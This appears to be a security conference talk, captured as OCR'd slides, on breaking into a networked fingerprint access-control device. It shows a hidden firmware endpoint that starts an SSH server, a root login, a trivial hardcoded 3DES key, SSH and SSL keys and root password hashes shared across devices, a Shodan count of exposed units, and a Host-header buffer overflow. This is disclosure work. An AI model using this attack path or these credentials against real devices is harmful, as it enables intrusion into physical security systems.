


```
void __fastcall BringUpSSHD(int a1)
{
  void *hConnection; // r6@1
  int v2; // r3@1
  char pcStringOut; // [sp+Ch] [bp-24Ch]@1
  _BYTE v4[3]; // [sp+Dh] [bp-24Bh]@1
  char body_text; // [sp+40h] [bp-218h]@1

  hConnection = a1;
  pcStringOut = 0;
  sub_80874(v4, 0, 49);
  sub_92E4(0, "/usr/bin/dropbear", 0, v2);
  IP2String(off_AE648, &pcStringOut);
  sprintf(
    &body_text,
    "<html><body><center><MARQUEE direction=left SCROLLDELAY=4 SCROLLAMOUNT=1 TRUESPEED><font face='Comic Sans MS' s
    " color=blue>Bring up ssh server...</font></MARQUEE></center><script>setTimeout('location=\"https://%s\"', 2000)
    "ript></body></html>",
    &pcStringOut);
  AddHttpBodyString(hConnection, &body_text);
  SetHttpHeader(hConnection, 200, "OK", &pcTitle_0, "Expires: 01 Jan 1970 00:00:00 GMT\r\n", "text/html", 1);
}
```

httpd


```
root@kali:~# cat /mnt/etc/ConfigPage/Eng/isshd.htm
<head>
    <meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
    <base target=_top>
</head>
<html>
    <body>
        <h3>bring up ssh server done.</h3>
    </body>
</html>
```

ssh



https://[redacted]/isshd.htm

Bring up ssh server...




```
|      font-size: 12px; }
|     </STYLE>
|     </HEAD>
|     <BODY style="FONT-SIZE: 16px; COLOR: #000000; FONT-FAMILY: 'Arial',
TTER-SPACING: 0.05em">
|_    <table width="760" height="61" border="0" align="center" cellpadding
ing="0">
443/tcp  open  ssl/http [redacted]
|_http-title: 401 Unauthorized
| ssl-cert: Subject:
| Not valid before: 2007-01-12T08:51:32
|_Not valid after:  2008-01-12T08:51:32
2000/tcp open  tcpwrapped
5060/tcp open  tcpwrapped
8009/tcp open  ssh           Dropbear sshd 2013.58 (protocol 2.0)
|_ajp-methods: Failed to get a valid response for the OPTION request
1 service unrecognized despite returning data. If you know the service/ve
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
```

Game over


```
root@kali:~# ssh root@[redacted] -p 8009
The authenticity of host '[[redacted]]:8009 ([[redacted]]:8009)'
can't be established.
RSA key fingerprint is SHA256:[redacted].
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[[redacted]]:8009' (RSA) to the list
of known hosts.
root@[redacted]'s password:

BusyBox v0.60.4 (2013.11.13-02:27+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.


#
```

Game…over?

Physical security



There was a database



Records 1-50 of 1360

FID	Card Number	FNo	Note
0000	unknown	07 ([R] Forefinger)	
0001	unknown	07 ([R] Forefinger)	
0002	unknown	07 ([R] Forefinger)	
0003	unknown	07 ([R] Forefinger)	
0004	unknown	07 ([R] Forefinger)	
0005	unknown	07 ([R] Forefinger)	
0006	unknown	02 ([L] Forefinger)	
0007	unknown	07 ([R] Forefinger)	
0008	unknown	02 ([L] Forefinger)	
0009	unknown	02 ([L] Forefinger)	
0010	unknown	02 ([L] Forefinger)	
0011	unknown	02 ([L] Forefinger)	
0012	unknown	01 ([L] Thumb)	

That secure encryption

```
root@kali:~# grep -A5 Other /mnt/etc/[redacted].ini
[Other]
3Des1 = 12345678
3Des2 =
3Des3 =
DevicePort = 2167
Version = [redacted]
root@kali:~#
```

And then there were none

I mean, moooore

Same code and artefacts across many devices

```
find . -name dropbear_rsa_host_key -exec md5sum {} \;
5c2a1f84257a80554653dcf716d772ec
./[redacted]/romfs/etc/dropbear/dropbear_rsa_host_key
5c2a1f84257a80554653dcf716d772ec
./[redacted]mnt/etc/dropbear/dropbear_rsa_host_key
5c2a1f84257a80554653dcf716d772ec
./[redacted]mnt/etc/dropbear/dropbear_rsa_host_key
5c2a1f84257a80554653dcf716d772ec
./[redacted]mnt/etc/dropbear/dropbear_rsa_host_key
5c2a1f84257a80554653dcf716d772ec
./[redacted]/romfs/etc/dropbear/dropbear_rsa_host_key
```


Same code and artefacts across many devices

```
find . -name ssl_key.pem -exec md5sum {} \;
daa9c2626d07f2f5e4cb901cde1c6556
./[redacted]/romfs/etc/ssl_key.pem
daa9c2626d07f2f5e4cb901cde1c6556
./[redacted]mnt/etc/ssl_key.pem
daa9c2626d07f2f5e4cb901cde1c6556
./[redacted]mnt/etc/ssl_key.pem
daa9c2626d07f2f5e4cb901cde1c6556
./[redacted]mnt/etc/ssl_key.pem
daa9c2626d07f2f5e4cb901cde1c6556
./[redacted]/romfs/etc/ssl_key.pem
```

Same code and artefacts across many devices

```
find . -type f -name passwd -exec grep -E '^root:' {} \; | sort

root:joGOz07CU4CFU:0:0:root:/root:/bin/sh
root:joGOz07CU4CFU:0:0:root:/root:/bin/sh
root:joGOz07CU4CFU:0:0:root:/root:/bin/sh
root:ps7Rjb6rgzHbs:0:0:root:/root:/bin/sh
root:ps7Rjb6rgzHbs:0:0:root:/root:/bin/sh
```

And then there was Shodan




TOTAL RESULTS

3,455

What is missing?

RCE



```
g_size_of_received_data = recv(sock, g_recv_buffer, 0x4B0, (void *)v1);
if ( g_size_of_received_data > 0 )
{
  v3 = strstr(g_recv_buffer, "Host:");
  if ( v3 )
  {
    hname_start = v3 + 6;
    hname_end = strstr(v3 + 6, "\r\n");         // 4b0 - 6 - 2 = 4a8
    g_hostname_len = hname_end - hname_start; // (0 - n) < 0
    memncpy(g_Host, hname_start, hname_end - hname_start);
  }
  if ( strstr(g_recv_buffer, "DefaultPage.jpg") )
```

```
.data:002200CC g_Host          DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:002200CC                                         ; DATA XREF: client_exec+130↑o
.data:002200CC                                         ; .text:off_260↑o ...
.data:002200CC                 DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 ; char[32] !!!
.data:002200EC dword_2200EC    DCD 0                   ; DATA XREF: sub_7BC+8↑o
.data:002200EC                                         ; sub_7BC+10↑r ...
```

Acronis

That’s it! My thanks to:

Oleg Ishanov
Alexander Koshelev
Lim Shi Min
Lim Qi Kang
Ravikant Tiwari

Join us

careers.acronis.com

Acronis
Foundation

Building a more knowledgeable future

www.acronis.org

CREATE, SPREAD
AND PROTECT
KNOWLEDGE WITH US!

Building new schools • Publishing books • Providing educational programs